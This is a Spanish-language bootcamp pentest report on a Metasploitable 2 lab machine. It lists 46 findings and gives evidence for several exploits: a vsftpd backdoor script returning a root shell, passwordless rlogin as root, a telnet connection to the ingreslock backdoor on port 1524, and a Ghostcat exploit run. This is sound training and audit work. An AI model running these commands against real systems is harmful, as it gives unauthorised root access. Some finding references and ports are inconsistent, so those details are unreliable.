KeepCoding Bootcamp Ciberseguridad | Edición IX

Módulo Pentesting

Informe de proyecto de auditoria

CONFIDENCIAL

Auditor: Oscar Uriel Tobar Rios
Fecha del Informe: 08/02/2025

Contenido

Declaración de confidencialidad

Este documento es propiedad exclusiva de KeepCoding Y Oscar Tobar. Este documento contiene información confidencial y de propiedad exclusiva. La duplicación, redistribución o uso, total o parcial, en cualquier forma, requiere el consentimiento de KeepCoding y Oscar Tobar.

KeepCoding puede compartir este documento con auditores bajo acuerdos de confidencialidad para demostrar el cumplimiento de los requisitos de prueba de penetración.

Descargo de responsabilidad

Una prueba de penetración se considera una instantánea en el tiempo. Los hallazgos y recomendaciones reflejan la información recopilada durante la evaluación y no los cambios o modificaciones realizados fuera de ese período.

Los compromisos con límite de tiempo no permiten una evaluación completa de todos los controles de seguridad. KeepCoding priorizó la evaluación para identificar los controles de seguridad más débiles que un atacante podría explotar. KeepCoding recomienda realizar evaluaciones similares anualmente por parte de evaluadores internos o externos para garantizar el éxito continuo de los controles.

Información de Contacto

Nombre	Cargo	Correo
KeepCoding		
José MIguel Gómez-Casero	Global Information Security Manager	Email: josemiguel@gomezcasero.net
Oscar Tobar		
Oscar Uriel Tobar Rios	Lead Penetration Tester	Email: heath@tcm-sec.com

1 Ámbito y Alcance de la Auditoría

- **Objetivo:** El objetivo de esta auditoria hacer un pestenting en el marco de la práctica la materia Pestesting del BootCamp de Ciberseguridad IX de Keepcoding, identificando las vulnerabilidades de esta maquina
- **Alcance:** La auditoría se realiza sobre la maquina metaexplotable 2 que se encuentra virtualizada en la misma red que se encuentra la maquina Kali Linux que sirvió para hacer la auditoria.

Las fases de las actividades de pruebas de penetración incluyen las siguientes:

• Planificación: De acuerdo al Caso práctico entregado se debe desarrollar la practica https://github.com/KeepCodingCiber9/pentesting/blob/main/Practica%20Pentesting.pdf

• Descubrimiento: Se realizarón escaneos y enumeraciones para identificar posibles vulnerabilidades, áreas débiles y exploits.

• Ataque: se Confirmaron vulnerabilidades potenciales mediante explotación y realice descubrimientos adicionales tras un nuevo acceso.

• Informes: Se documentaron todas las vulnerabilidades y exploits encontrados, de la maquina

2 Clasificación de los Hallazgos

La siguiente tabla define los niveles de gravedad y el rango de puntuación CVSS correspondiente que se utilizan en todo el documento para evaluar la vulnerabilidad y el impacto del riesgo.

Severidad	CVSS V3 Score Range	Definición
Crítico	9.0-10.0	La explotación es sencilla y suele provocar una vulneración a nivel del sistema. Se recomienda elaborar un plan de acción y aplicar el parche de inmediato.
Alto	7.0-8.9	La explotación es más difícil, pero podría provocar privilegios elevados y, potencialmente, una pérdida de datos o tiempo de inactividad. Se recomienda elaborar un plan de acción y aplicar el parche lo antes posible.
Moderado	4.0-6.9	Existen vulnerabilidades, pero no se pueden explotar ni requieren medidas adicionales, como ingeniería social. Se recomienda elaborar un plan de acción y aplicar parches después de que se hayan resuelto los problemas de alta prioridad.
Bajo	0.1-3.9	Las vulnerabilidades no se pueden explotar, pero reducirían la superficie de ataque de una organización. Se recomienda elaborar un plan de acción y aplicar parches durante la próxima ventana de mantenimiento.
Informativo	N/A	No existe vulnerabilidad. Se proporciona información adicional sobre elementos detectados durante las pruebas, controles estrictos y documentación adicional.

2.1 Risk Factors

El riesgo se mide por dos factores: probabilidad e impacto:

2.1.1 Probabilidad

La probabilidad mide la posibilidad de que se explote una vulnerabilidad. Las clasificaciones se otorgan en función de la dificultad del ataque, las herramientas disponibles, el nivel de habilidad del atacante y el entorno del cliente.

2.1.2 Impacto

El impacto mide el efecto de la vulnerabilidad potencial en las operaciones, incluida la confidencialidad, integridad y disponibilidad de los sistemas y/o datos del cliente, el daño a la reputación y la pérdida financiera.

3 Alcance

Evaluación	Detalles
Internal Penetration Test (MetaExplotaible)	192.168.0.5/24

3.1 Exclusiones del Alcance

A solicitud de KeepCoding no realizó ninguno de los siguientes ataques durante las pruebas:

- Ataques Denial of Service (DoS)
- Phishing/Ingenieria Social

Todos los demás ataques no especificados anteriormente fueron permitidos por KeepCoding.

---

4 Informe Ejecutivo

4.1 Breve Resumen del Proceso Realizado

Se evaluó la postura de seguridad interna de maquina Metasploit de Keepcoding través de pruebas de penetración del 30 de enero de 2025 al 8 de Febrero de 2025. Las siguientes secciones brindan una descripción general de alto nivel de las vulnerabilidades descubiertas, los intentos exitosos y fallidos, y las fortalezas y debilidades.

La auditoría se realizó un entorno controlado utilizando la imagen suministrada de la maquina metaexplotaible, la cual se instaló en QEMU. Sobre esta maquina virtual, se hizo inicialmente un trabajo de Reconocimiento (Information Gathering) y luego se procedió a hacer un trabajo de reconocimiento de las vulnerabilidades solicitadas para este informe asi como su explotación.

4.2 Alcance y limitaciones de tiempo

Alcance y limitaciones de tiempo

El alcance durante el compromiso no permitió la denegación de servicio o la ingeniería social en todos los componentes de prueba.

Se establecieron limitaciones de tiempo para las pruebas. Se permitió la prueba de penetración de la red interna durante diez (10) días calendario.

4.3 Resumen de la prueba

La evaluación de la red evaluó la seguridad del equipo de Metaexplotaible en la red virtualizada. Desde una perspectiva interna, realicé un escaneo de vulnerabilidades de la máquina 192.168.0.5 para evaluar el estado general de la Máquina. Además de los análisis de vulnerabilidades se evaluaron otros riesgos potenciales, el acceso a bases datos con claves por defecto, y la divulgación de información confidencial para obtener una imagen completa de la maquina analizada.

Lo primero que descubrió fue que el sistema operativo de la maquina está obsoleto (hallazgo H-004) por lo que no tiene ningún tipo de actualizaciones ni soporte. En este servidor se encontró instalada una puerta trasera en el puerto 1524 (hallazgo H-006) permitiendo ingresar a una consola como root. Asi mismo se obtuvo acceso como root utilizando rlogin (hallazgo H-001), RSH (hallazgo H-015) y otra puerta trasera encontrada en el vsftpd (hallazgo H-001) que tambien permite acceso a una consola como Root, permitiendo acceso total a la máquina.

Las dos bases de datos se encuentran expuestas totalmente, pues tanto Mysql (hallazgo H-008) como PostGreSQL (hallazgo H-012) tiene las credenciales de acceso por defecto de administrador, lo que hace que fácilmente toda la información confidencial de las bases de datos quede expuesta.

Algunos programas deben actualizarse urgentemente, debido a las vulnerabilidades que contienen; como por ejemplo el TWiki (hallazgo H-003) o el JQuery (hallazgo H-021) que permite hacer XSS (Cross-site scripting) que es un tipo de ataque informático que consiste en inyectar código malicioso en un sitio web o aplicación web. Otros programas que tienen vulnerabilidades Criticas y permiten comprometer al sistema gravemente son DitCC (hallazgo H-010), PHP (hallazgo H-009) Apache Tomcat (hallazgo H-007) que permite ejecución remota de código y UnrealRCd (hallazgo H-013)

Además de los compromisos mencionado anteriormente, existen algunos servicios que se deben desinstalar inmediatamente, dado que no nivel de compromiso a la maquina es muy

alto y no justifica su utilización existiendo otras herramientas o versiones que pueden suplirlo de forma segura. En este contexto se encontró que el RSH (hallazgo H-015) y rlogin (hallazgo H-002) los cuales deben ser desinstalados. Algunos servicios como el VNC (hallazgo H-011) y el FTP (hallazgo H-016) permiten acceso por fuerza bruta.

El resto de los hallazgos fueron de nivel alto, moderado, bajo o informativo. Para obtener más información sobre los hallazgos, revise la sección Hallazgos técnicos.

4.4 Notas y recomendaciones del auditor

El servidor cuenta con 16 vulnerabilidades Críticas, por lo cual no se recomienda su uso, pues una vez sea puesto en funcionamiento dentro de una red, además de permitir el acceso a la información que contiene, puede convertirse en un punto de acceso para poder comprometer la seguridad de otras maquinas dentro de la red. Por lo tanto hasta que no sean corregidas la totalidad de las vulnerabilidades de nivel crítico y alto, la maquina no se debe conectar a la red de empresa. Una vez sean corregidas, se puede conectar a la red y corregir el resto de las vulnerabilidades lo antes posible.

4.5 Resumen de vulnerabilidades

Las siguientes tablas ilustran las vulnerabilidades encontradas por impacto y las soluciones recomendadas

16	3	21	3	3
Critico	Alta	Moderada	Baja	Informativa

Hallazgo	Severidad	Recomendación
H-001: Puerta Trasera en el vsftpd	Critico	Desinstalar
H-002: Permite hacer rlogin sin clave	Critico	Desinstalar
H-003: El sitio TWiki permite XSS	Critico	Actualizar Versión
H-004: Sistema Operativo Obsoleto (EOL)	Critico	Cambiar el sistema operativo a una versión con soporte
H-005: Uso de Ruby Distribuido (dRuby/DRb) permite múltiples vulnerabilidades	Critico	Configurar correctamente y los hosts y las políticas
H-006: Posible Backdoor: Ingreslock	Critico	Se recomienda una limpieza completa del sistema infectado.
H-007: Apache Tomcat permite ejecución remota de código	Critico	Actualice Apache Tomcat a la versión 7.0.100, 8.5.51, 9.0.31 o posterior
H-008: MySQL tiene credenciales por defecto	Critico	Cambie la contraseña lo antes posible y actualice la versión de Mysql
H-009: PHP tiene Múltiples Vulnerabilidades	Critico	Actualizar PHP a versión 5.3.13, 5.4.3 o Posterior
H-010:DistCC permite ejecución remota de código	Critico	Actualizar Distcc a la versión mas reciente

H-011:VNC permite login por fuerza bruta	Critico	Cambie la contraseña por una que sea difícil de adivinar o habilite la protección con contraseña para todo.
H-012:PostgreSQL tiene credenciales por defecto	Critico	Cambie la contraseña lo antes posible
H-013:UnrealIRCd tiene una vulnerabilidad de autenticación por Spoofing	Critico	Actualice a la versión 3.2.10.7, o 4.0.6 o posterior
H-014: Web Server permite ejecutar métodos HTTP peligrosos	Critico	Utilice restricciones de acceso a estos métodos HTTP peligrosos o deshabilítelos por completo.
H-015:rsh permite hacer Login en texto claro	Critico	Deshabilite el servicio rsh y utilice alternativas como SSH en su lugar.
H-016:FTP permite hacer login por fuerza bruta	Critico	Cambie la contraseña lo antes posible
H-017:UnrealIRCd tiene un Backdoor	Alta	Instale la última versión de unrealircd y verifique las firmas del software que está instalando.
H-018: SSL/TLS: OpenSSL permite ataques tipo man-in-the-middle	Alta	Instale las actualizaciones disponibles.
H-019: STARTTLS Permite la inyección de comandos arbitrarios	Alta	Instale las actualizaciones disponibles.
H-020: Se permite el login de FTP Anonimo	Moderada	Si no desea compartir archivos, debe desactivar los inicios de sesión anónimos.
H-021: jQuery < 1.9.0 permite XSS	Moderada	Actualice a la versión 1.9.0 o posterior
H-022: Samba MS-RPC permite ejecución remota de código	Moderada	Instale las actualizaciones disponibles.
H-023: TWiki permite cross-site request forgery (CSRF)	Moderada	Actualice a la versión 4.3.1 o posterior
H-024: SSL/TLS: existen versiones SSLv2 y SSLv3 obsoletas	Moderada	Se recomienda deshabilitar los protocolos SSLv2 y/o SSLv3 obsoletos en favor de los protocolos TLSv1.2+.
H-025: SSL/TLS: existen suites de cifrado débiles	Moderada	La configuración de este servicio debe modificarse para que no acepte más los conjuntos de cifrados débiles enumerados.
H-026: HTTP tiene métodos de debug (TRACE/TRACK) habilitados	Moderada	Deshabilite los métodos TRACE y TRACK en la configuración del servidor web.
H-027: SSL/TLS: existe un Certificado de Servidor RSA con llave de menos de 2048 bits	Moderada	Reemplace el certificado con una clave más segura y vuelva a emitir los certificados que firmó.

H-028: Algoritmo de Host débil para SSH	Moderada	Deshabilite los algoritmos de clave de host débiles informados.
H-029: Esta Visible el reporte de phpinfo()	Moderada	Eliminar los archivos enumerados o restringir el acceso a ellos.
H-030: SSL/TLS: Vulnerabilidad DoS de renegociación	Moderada	Eliminar o deshabilitar por completo las capacidades de renegociación en el servicio SSL/TLS afectado.
H-031: El Servidor de correo responde a las solicitudes VRFY y EXPN	Moderada	Deshabilite VRFY y/o EXPN en su servidor de correo.
H-032: awiki es propenso a incluir múltiples archivos locales (LFI)	Moderada	Actualizar a una versión más nueva, deshabilitar las funciones correspondientes, eliminar el producto o reemplazarlo por otro.
H-033: El directorio /doc se puede explorar	Moderada	Utilice restricciones de acceso para el directorio /doc. Configurar el access.conf
H-034: SSL/TLS: Certificado Expirado	Moderada	Reemplace el certificado SSL/TLS por uno nuevo.
H-035: FTP sin encriptar y login en texto claro	Moderada	Habilite FTPS o imponga la conexión mediante el comando 'AUTH TLS'..
H-036: Se permite la transmisión de información confidencial sin cifrar a través de HTTP	Moderada	Imponga la transmisión de datos confidenciales a través de una conexión SSL/TLS cifrada. Además, asegúrese de que el host o la aplicación redirija a todos los usuarios a la conexión SSL/TLS segura antes de permitir la entrada de datos confidenciales en las funciones mencionadas.
H-037: Vulnerabilidad de XSS jQuery < 1.6.3	Moderada	Actualice a la versión 1.6.3 o posterior
H-038: phpMyAdmin 'error.php' Cross Site Scripting Vulnerability	Moderada	Actualizar a una versión más nueva, deshabilitar las funciones respectivas, eliminar el producto o reemplazarlo por otro.
H-039: Apache HTTP Server 'httpOnly' Vulnerabilidad de divulgación de información de cookies	Moderada	Actualice a la versión 2.2.22 o posterior
H-040: SSL/TLS: Detección de protocolos TLSv1.0 y TLSv1.1 obsoletos	Moderada	Se recomienda deshabilitar los protocolos TLSv1.0 y/o TLSv1.1 obsoletos en favor de los protocolos TLSv1.2+.
H-041: Divulgación de información sobre Timestamps	Baja	Para desactivar las marcas de tiempo TCP en Linux, agregue la

		línea 'net.ipv4.tcp_timestamps = 0' a /etc/sysctl.conf. Ejecute 'sysctl -p' para aplicar la configuración en tiempo de ejecución.
H-042: Algoritmos MAC débiles admitidos (SSH)	Baja	Deshabilite los algoritmos MAC débiles informados.
H-043: Divulgación de información de respuesta de Timestamps ICMP	Baja	Deshabilitar por completo la compatibilidad con la marca de tiempo ICMP en el host remoto - Proteger el host remoto mediante un firewall y bloquear los paquetes ICMP que pasan a través del firewall en cualquier dirección (ya sea por completo o solo para redes no confiables)
H-044: Consolidación e informes de detección de SO	Informativa	
H-045: Enumeración de banner del servidor HTTP	Informativa	
H-046: SMBv1 habilitado: verificación activa	Informativa	

5 Hallazgos Técnicos

5.1 Hallazgo H-001: Puerta Trasera en el FTP (Crítica)

Descripción:	El servicio FTP vsftpd 2.3.4 contiene una puerta trasera que abre un shell en el puerto 6200/tcp
Severidad:	Critico
Riesgo:	El código fuente fue contaminado y contiene una puerta trasera que abre una shell en el puerto 6200/tcp.
Sistema:	vsftpd 2.3.4
Herramientas:	Python
Referencias:	CVE-2011-2523
Verificado:	SI. Se verifica y permite acceso como root

5.1.1 Evidencia

```
PS D:\descargas> python .\49757.py 192.168.0.5
D:\descargas\49757.py:11: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
  from telnetlib import Telnet
Success, shell opened
Send `exit` to quit shell
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Permite acceso como **root**

```
D:\descargas\49757.py:11: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
  from telnetlib import Telnet
Success, shell opened
Send `exit` to quit shell
whoami
root
```

5.1.2 Recomendación


Desinstalar esa versión de FTP y utilizar SFTP


5.2 Hallazgo H-002: Permite hacer rlogin sin clave (Crítica)

descripción:	El servidor tiene habilitado el rlogin en el puerto 153 y permite hacer la conexión como root sin necesidad de clave
Riesgo:	Permite ejecutar acceder a una consola como root
Sistema:	Rlogin Version 2020-09-30T09:30:12Z
Herramientas:	rlogin
Referencias:	CVE-1999-0651

5.2.1 Evidencia

rlogin 192.168.0.5 -l root





5.2.2 Recomendación

Deshabilite el rlogin

5.3 Hallazgo H-003: El sitio TWiki permite XSS (Crítica)

Descripción:	TWiki es propenso a vulnerabilidades de ejecución de comandos y secuencias de comandos entre sitios (XSS).
Severidad:	Critico
Riesgo:	La variable %URLPARAM{}% no está validada adecuadamente, lo que permite a los atacantes realizar un ataque de secuencias de comandos entre sitios
Sistema:	TWiki 1.3.6
Herramientas:	Navegador Web
Referencias:	CVE-2008-5304 CVE-2008-5305
Verificado:	NO

5.3.1 Recomendación

Actualizar a la versión 4.2.4 o posterior

5.4 Hallazgo H-004: Sistema Operativo Obsoleto (EOL) (Crítica)


Descripción:	El sistema operativo (SO) en el host remoto ha llegado al final de vida (EOL) y no debe usarse más
Severidad:	Critico
Riesgo:	Una versión EOL de un sistema operativo no recibe ninguna actualización de seguridad del vendedor. Un atacante podría aprovechar las vulnerabilidades de seguridad no solucionadas para comprometer la seguridad de este servidor.
Sistema:	Ubuntu Linux 8.04
Herramientas:	Rlogin
Referencias:	CVE-2010-4076
Verificado:	SI


5.4.1 Evidencia

rlogin 192.168.0.5 -l root

lsb_release -d

Uname -a





5.4.2 Recomendación

Cambiar el sistema operativo a una versión con soporte

5.5 Hallazgo H-005: Uso de Ruby Distribuido (dRuby/DRb) permite múltiples vulnerabilidades (Crítica)

Descripción:	Sistemas que utilizan Ruby distribuido (dRuby/DRb) puerto 8787/tcp, que está disponible en las versiones 1.8 de Ruby y anteriores, puede permitir que sistemas no autorizados ejecuten comandos distribuidos.
Severidad:	Critico
Riesgo:	De forma predeterminada, Distributed Ruby no impone restricciones a los hosts permitidos ni establece la Variable de entorno $SAFE para evitar actividades privilegiadas. Si no existen otros controles, especialmente si el proceso distribuido de Ruby se ejecuta con privilegios elevados, un atacante podría ejecutar comandos arbitrarios del sistema o scripts en el servidor Ruby distribuido. Es posible que un atacante solo necesite conocer el URI del Ruby distribuido que escucha el servidor para enviar comandos Ruby.
Sistema:	Ruby 1.8
Herramientas:	Ruby
Referencias:	CVE-2011-5330
Verificado:	NO

5.5.1 Recomendación


Configurar correctamente y los hosts y las políticas que pueden acceder al Ruby

5.6 Hallazgo H-006: Posible Backdoor: Ingreslock (Crítica)

Descripción:	Existe una puerta trasera en el servidor
Severidad:	Critico
Riesgo:	Los atacantes pueden aprovechar este problema para ejecutar comandos arbitrarios en el servidor remoto.
Sistema:	Ingreslock
Herramientas:	Telnet
Referencias:	http://www.di-srv.unisa.it/~ads/corso-security/www/CORSO-0203/Scansione_servizi_rete/SAINT_DOCS/tutorials/vulnerability/Vulnerability_Exploits.html
Verificado:	SI

5.6.1 Evidencia

telnet 192.168.0.5 1524



5.6.2 Recomendación

Se recomienda una limpieza completa del sistema infectado.

5.7 Hallazgo H-007: Apache Tomcat permite ejecución remota de código(Crítica)

Descripción:	Apache Tomcat permite la ejecución remota de código (RCE). Vulnerabilidad en el conector AJP (denominada 'Ghostcat').
Severidad:	Critico
Riesgo:	El servidor Apache Tomcat tiene un archivo que contiene una vulnerabilidad, que puede ser utilizado por un atacante para leer o incluir cualquier archivo en todos los directorios de aplicaciones web en Tomcat, como archivos de configuración de aplicaciones web o código fuente.
Sistema:	Apache Tomcat
Herramientas:	Python 3


Referencias:	CVE-2020-1938 https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi/blob/master/CNVD-2020-10487-Tomcat-Ajp-lfi.py
Verificado:	SI

5.7.1 Evidencia

Se ejecuta el Codigo del exploit y se deja en

https://github.com/oscartobar/practicaskeepcoding/blob/main/Pentesting/CVE-2020-1938.py

sudo python CVE-2020-1938.py 192.168.0.5



5.7.2 Recomendación


Actualice Apache Tomcat a la versión 7.0.100, 8.5.51, 9.0.31 o posterior


5.8 Hallazgo H-008: MySQL tiene credenciales por defecto (Crítica)


Descripción:	Es posible iniciar sesión en MySQL remoto usando credenciales predeterminadas.
Severidad:	Critico
Riesgo:	Permite ver o modificar cualquier tabla o base de datos del sistema. Permitiendo sacar la información de la base de datos o modificarla.
Sistema:	Mysql 5.0.51a-3ubuntu5
Herramientas:	Cliente Mysql 15.2
Referencias:	CVE-2018-15719
Verificado:	SI

